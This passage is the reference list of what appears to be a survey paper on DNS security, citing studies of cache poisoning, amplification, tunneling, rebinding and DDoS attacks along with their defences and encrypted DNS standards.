[34] N. Abokhodair and A. Alva, "Cyber fratricide: A literature review," in *Proceedings of the 7th International Conference on Information Warfare and Security: ICIW*. Academic Conferences Limited, 2012, p. 389.

[35] F. Zou, S. Zhang, L. Li, L. Pan, and J. Li, "Detecting malware based on expired command-and-control traffic," *International Journal of Distributed Sensor Networks*, vol. 13, no. 7, p. 1550147717720791, 2017.

[36] C. A. of Cyberspace Studies, *World Internet Development Report 2017: Translated by Peng Ping*, 1st ed. Springer Berlin Heidelberg, 2019.

[37] M. X. a. L. C. J. Z. Y. F. e. Qiang Li Zhao, Yan Huang Jiang, *Advanced Data Mining and Applications: 6th International Conference, ADMA 2010, Chongqing, China, November 19-21, 2010, Proceedings, Part II*, 1st ed., ser. Lecture Notes in Computer Science 6441 : Lecture Notes in Artificial Intelligence. Springer-Verlag Berlin Heidelberg, 2010.

[38] F. L. Greitzer, S. L. Clements, T. E. Carroll, and J. D. Fluckiger, "Towards a research agenda for cyber friendly fire," Pacific Northwest National Lab.(PNNL), Richland, WA (United States), Tech. Rep., 2009.

[39] M. D. T. Rooney, *DNS security management*, ser. Series on networks and services management. John Wiley and Sons; IEEE Press, 2017.

[40] M. Jeftovic, *Managing Mission - Critical Domains and DNS: Demystifying nameservers, DNS, and domain names.* Packt Publishing, 2018.

[41] M. Meyers, *CompTIA Network+ Certification All-in-One Exam Guide, Seventh Edition (Exam N10-007).* McGraw-Hill Education, 2018.

[42] F. Alharbi, J. Chang, Y. Zhou, F. Qian, Z. Qian, and N. Abu-Ghazaleh, "Collaborative client-side dns cache poisoning attack," in *IEEE INFOCOM 2019-IEEE Conference on Computer Communications.* IEEE, 2019, pp. 1153–1161.

[43] H. Berger, A. Z. Dvir, and M. Geva, "A wrinkle in time: A case study in dns poisoning," 2019.

[44] J. Cao, M. Ma, X. Wang, and H. Liu, "A selective re-query case sensitive encoding scheme against dns cache poisoning attacks," *Wireless Personal Communications*, vol. 94, no. 3, pp. 1263–1279, 2017.

[45] Z. Wang, S. Yu, and S. Rose, "An on-demand defense scheme against dns cache poisoning attacks," in *International Conference on Security and Privacy in Communication Systems.* Springer, 2017, pp. 793–807.

[46] A. Klein, H. Shulman, and M. Waidner, "Internet-wide study of dns cache injections," in *IEEE INFOCOM 2017-IEEE Conference on Computer Communications.* IEEE, 2017, pp. 1–9.

[47] R. A. Sowah, K. B. Ofori-Amanfo, G. A. Mills, and K. M. Koumadi, "Detection and prevention of man-in-the-middle spoofing attacks in manets using predictive techniques in artificial neural networks (ann)," *Journal of Computer Networks and Communications*, vol. 2019, 2019.

[48] N. Tripathi, M. Swarnkar, and N. Hubballi, "Dns spoofing in local networks made easy," in *2017 IEEE International Conference on Advanced Networks and Telecommunications Systems (ANTS)*. IEEE, 2017, pp. 1–6.

[49] M. Korczyński, M. Król, and M. van Eeten, "Zone poisoning: The how and where of non-secure dns dynamic updates," in *Proceedings of the 2016 Internet Measurement Conference*. ACM, 2016, pp. 271–278.

[50] T. Vissers, "Large-scale analysis of attack techniques on internet domain names," 2018.

[51] M. Joslin, N. Li, S. Hao, M. Xue, and H. Zhu, "Measuring and analyzing search engine poisoning of linguistic collisions," in *Measuring and Analyzing Search Engine Poisoning of Linguistic Collisions*. IEEE, p. 0.

[52] M. Anagnostopoulos, "Dns amplification attack revisited." *Computers & Security*, vol. 39, pp. 475–486, November 2013.

[53] D. C. MacFarland, C. A. Shue, and A. J. Kalafut, "The best bang for the byte: Characterizing the potential of dns amplification attacks," *Computer Networks*, vol. 116, pp. 12–21, 2017.

[54] C. Sun, B. Liu, and L. Shi, "Efficient and low-cost hardware defense against dns amplification attacks," in *IEEE GLOBECOM 2008 - 2008 IEEE Global Telecommunications Conference*, Nov 2008, pp. 1–5.

[55] Z. Wang, "Combating malicious dns tunnel," *arXiv preprint arXiv:1605.01401*, 2016.

[56] D. Tatang, F. Quinkert, N. Dolecki, and T. Holz, "A study of newly observed hostnames and dns tunneling in the wild," 2019.

[57] A. Brutzkus and R. Levin, "Detecting domain name system (dns) tunneling based on dns logs and network data," Sep. 27 2018, uS Patent App. 15/466,300.

[58] A. Nadler, A. Aminov, and A. Shabtai, "Detection of malicious and low throughput data exfiltration over the dns protocol," *Computers & Security*, vol. 80, pp. 36–53, 2019.

[59] ——, "Detection of malicious and low throughput data exfiltration over the dns protocol," *Computers & Security*, vol. 80, pp. 36–53, 2019.

[60] X. Luo, L. Wang, Z. Xu, K. Chen, J. Yang, and T. Tian, "A large scale analysis of dns water torture attack," in *Proceedings of the 2018 2Nd International Conference on Computer Science and Artificial Intelligence*, ser. CSAI '18. New York, NY, USA: ACM, 2018, pp. 168–173. [Online]. Available: http://doi.acm.org.ezproxy.uwtsd.ac.uk/10.1145/3297156.3297272

[61] Y. Chen, M. Antonakakis, R. Perdisci, Y. Nadji, D. Dagon, and W. Lee, "Dns noise: Measuring the pervasiveness of disposable domains in modern dns traffic," in *2014 44th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*. IEEE, 2014, pp. 598–609.

[62] R. Hananto, C. Lim, and H. P. Ipung, "Detecting network security threats using domain name system and netflow traffic," in *Proceedings of the 2Nd International Conference on Cryptography, Security and Privacy*, ser. ICCSP 2018. New York, NY, USA: ACM, 2018, pp. 105–109. [Online]. Available: http://doi.acm.org.ezproxy.uwtsd.ac.uk/10.1145/3199478.3199505

[63] T. Yoshida, K. Kawakami, R. Kobayashi, M. Kato, M. Okada, and H. Kishimoto, "Detection and filtering system for dns water torture attacks relying only on domain name information," *Journal of Information Processing*, vol. 25, pp. 854–865, 2017.

[64] M. Korczyński, M. Król, and M. van Eeten, "Zone poisoning: The how and where of non-secure dns dynamic updates," in *Proceedings of the 2016 Internet Measurement Conference*, ser. IMC '16. New York, NY, USA: ACM, 2016, pp. 271–278.

[65] C. Dietz, R. L. Castro, J. Steinberger, C. Wilczak, M. Antzek, A. Sperotto, and A. Pras, "Iot-botnet detection and isolation by access routers," in *2018 9th International Conference on the Network of the Future (NOF)*, Nov 2018, pp. 88–95.

[66] S. L. Feibish, Y. Afek, A. Bremler-Barr, E. Cohen, and M. Shagam, "Mitigating dns random subdomain ddos attacks by distinct heavy

hitters sketches," in *Proceedings of the fifth ACM/IEEE Workshop on Hot Topics in Web Systems and Technologies*. ACM, 2017, p. 8.

[67] R. Burton, "Characterizing certain dns ddos attacks," *arXiv preprint arXiv:1905.09958*, 2019.

[68] H. Sinanović and S. Mrdovic, "Analysis of mirai malicious software," in *2017 25th International Conference on Software, Telecommunications and Computer Networks (SoftCOM)*. IEEE, 2017, pp. 1–5.

[69] A. M. D. C. T. Chung, "Investigating end-to-end integrity violations in internet traffic."

[70] T. Chung, D. Choffnes, and A. Mislove, "Tunneling for transparency: A large-scale analysis of end-to-end violations in the internet," in *Proceedings of the 2016 Internet Measurement Conference*, ser. IMC '16. New York, NY, USA: ACM, 2016, pp. 199–213. [Online]. Available: http://doi.acm.org.ezproxy.uwtsd.ac.uk/10.1145/2987443.2987455

[71] L. Zhu, Z. Hu, J. Heidemann, D. Wessels, A. Mankin, and N. Somaiya, "T-dns: Connection-oriented dns to improve privacy and security," in *ACM SIGCOMM Computer Communication Review*, vol. 44, no. 4. ACM, 2014, pp. 379–380.

[72] S. M. Milajerdi, B. Eshete, R. Gjomemo, and V. N. Venkatakrishnan, "Propatrol: Attack investigation via extracted high-level tasks," in *International Conference on Information Systems Security*. Springer, 2018, pp. 107–126.

[73] J. J. Merlin, A. Prathipa, G. Ramyadevi, and P. Radhika, "Anticipated security model for session transfer and services using otp," 2019.

[74] S. Brahmasani and E. Sivasankar, "Two level verification for detection of dns rebinding attacks," *International Journal of System Assurance Engineering and Management*, vol. 4, no. 2, pp. 138–145, 2013.

[75] Jazzy, "How your ethereum can be stolen through dns rebinding," Jan 2018. [Online]. Available: https://blog.hacker.af/how-your-ethereum-can-be-stolen-using-dns-rebinding

[76] G. Acar, D. Y. Huang, F. Li, A. Narayanan, and N. Feamster, "Web-based attacks to discover and control local iot devices," in *Proceedings of the 2018 Workshop on IoT Security and Privacy*. ACM, 2018, pp. 29–35.

[77] A. Sehgal and A. Dixit, "Securing web access—dns threats and remedies," in *Emerging Trends in Expert Applications and Security.* Springer, 2019, pp. 337–345.

[78] C. Jackson, A. Barth, A. Bortz, W. Shao, and D. Boneh, "Protecting browsers from dns rebinding attacks," *ACM Transactions on the Web (TWEB)*, vol. 3, no. 1, p. 2, 2009.

[79] D. Dean, E. W. Felten, and D. S. Wallach, "Java security: From hotjava to netscape and beyond," in *Proceedings 1996 IEEE Symposium on Security and Privacy.* IEEE, 1996, pp. 190–200.

[80] Bitandbang, "Node.js security release summary - march 2018," Mar 2018. [Online]. Available: https://nodesource.com/blog/node-js-security-release-summary-march-2018/

[81] "Cve-2018-7160." [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2018-7160 journal=NVD, year=2018, month=May

[82] V. Quinn, *Getting Started with tmux*, ser. Community experience distilled. Packt Publishing, 2014. [Online]. Available: https://books.google.co.uk/books?id=zk6bBAAAQBAJ

[83] H. Chirammal, P. Mukhedkar, and A. Vettathu, *Mastering KVM Virtualization.* Packt Publishing, 2016. [Online]. Available: https://books.google.co.uk/books?id=fAjVDQAAQBAJ

[84] B. Pingle, A. Mairaj, and A. Y. Javaid, "Real-world man-in-the-middle (mitm) attack implementation using open source tools for instructional use," in *2018 IEEE International Conference on Electro/Information Technology (EIT)*, May 2018, pp. 0192–0197.

[85] A. Herzberg and H. Shulman, "Antidotes for dns poisoning by off-path adversaries," in *2012 Seventh International Conference on Availability, Reliability and Security*, Aug 2012, pp. 262–267.

[86] M. Collins and M. Collins, *Network Security Through Data Analysis: Building Situational Awareness.* O'Reilly Media, 2014. [Online]. Available: https://books.google.co.uk/books?id=nJjQAgAAQBAJ

[87] N. Gift and J. Jones, *Python for Unix and Linux System Administration.* O'Reilly Media, 2008. [Online]. Available: https://books.google.co.uk/books?id=jitqZQiiRqQC

[88] M. Aiello, M. Mongelli, and G. Papaleo, "Basic classifiers for dns tunneling detection," in *2013 IEEE Symposium on Computers and Communications (ISCC)*, July 2013, pp. 000 880–000 885.

[89] G. Cox, "Managing the risks of shadow iot," *Network Security*, vol. 2019, no. 1, pp. 14–17, 2019.

[90] S. Sheridan, "Detection of dns based covert channels." *Proceedings of the European Conference on e-Learning*, pp. 267–276, January 2015.

[91] Y. Kazato, K. Fukuda, and T. Sugawara, "Towards classification of dns erroneous queries," in *Proceedings of the 9th Asian Internet Engineering Conference*. ACM, 2013, pp. 25–32.

[92] S. Yadav, A. K. K. Reddy, A. Reddy, and S. Ranjan, "Detecting algorithmically generated malicious domain names," in *Proceedings of the 10th ACM SIGCOMM conference on Internet measurement*. ACM, 2010, pp. 48–61.

[93] S. Schiavoni, F. Maggi, L. Cavallaro, and S. Zanero, "Phoenix: Dga-based botnet tracking and intelligence," in *Detection of Intrusions and Malware, and Vulnerability Assessment*, S. Dietrich, Ed. Cham: Springer International Publishing, 2014, pp. 192–211.

[94] Y. Takeuchi, T. Yoshida, R. Kobayashi, M. Kato, and H. Kishimoto, "Detection of the dns water torture attack by analyzing features of the subdomain name," *Journal of Information Processing*, vol. 24, no. 5, pp. 793–801, 2016.

[95] R. Tahir, A. Raza, F. Ahmad, J. Kazi, F. Zaffar, C. Kanich, and M. Caesar, "It's all in the name: Why some urls are more vulnerable to typosquatting," in *IEEE INFOCOM 2018 - IEEE Conference on Computer Communications*, April 2018, pp. 2618–2626.

[96] M. Akcin, "Defense against nxdomain hijacking in domain name systems," Jun. 15 2017, uS Patent App. 14/969,955.

[97] C. Patsakis, F. Casino, and V. Katos, "Encrypted and covert dns queries for botnets: Challenges and countermeasures," *Computers & Security*, vol. 88, 2020.

[98] D. Kozic, B. Zwittnig, J. Sterle, and A. Kos, "Dnssec key management," *Elektrotehniski Vestnik*, vol. 79, no. 1/2, pp. 47–54A, 2012. [Online]. Available: http://search.proquest.com/docview/1173715559/

[99] Anonymous, "A tale of two dns es," *Linux Format*, no. 247, pp. 77–79, 2019. [Online]. Available: http://search.proquest.com/docview/2187963989/

[100] Z. Hu, L. Zhu, J. Heidemann, A. Mankin, D. Wessels, and P. Hoffman, "Specification for dns over transport layer security (tls)," Internet Requests for Comments, RFC Editor, RFC 7858, May 2016.

[101] S. Dickinson, D. Gillmor, and T. Reddy, "Usage profiles for dns over tls and dns over dtls," Internet Requests for Comments, RFC Editor, RFC 8310, March 2018.

[102] P. Hoffman and P. McManus, "Dns queries over https (doh)," Internet Requests for Comments, RFC Editor, RFC 8484, October 2018.

[103] "Threatwatch," *Network Security*, vol. 2019, no. 7, pp. 3–3, 2019.

[104] A. Hounsel, K. Borgolte, P. Schmitt, J. Holland, and N. Feamster, "Analyzing the costs (and benefits) of dns, dot, and doh for the modern web," 2019.

[105] M. Wachs, M. Schanzenbach, and C. Grothoff, "A censorship-resistant, privacy-enhancing and fully decentralized name system," in *Proceedings of the 13th International Conference on Cryptology and Network Security - Volume 8813*. Berlin, Heidelberg: Springer-Verlag, 2014, pp. 127–142. [Online]. Available: https://doi.org/10.1007/978-3-319-12280-9_9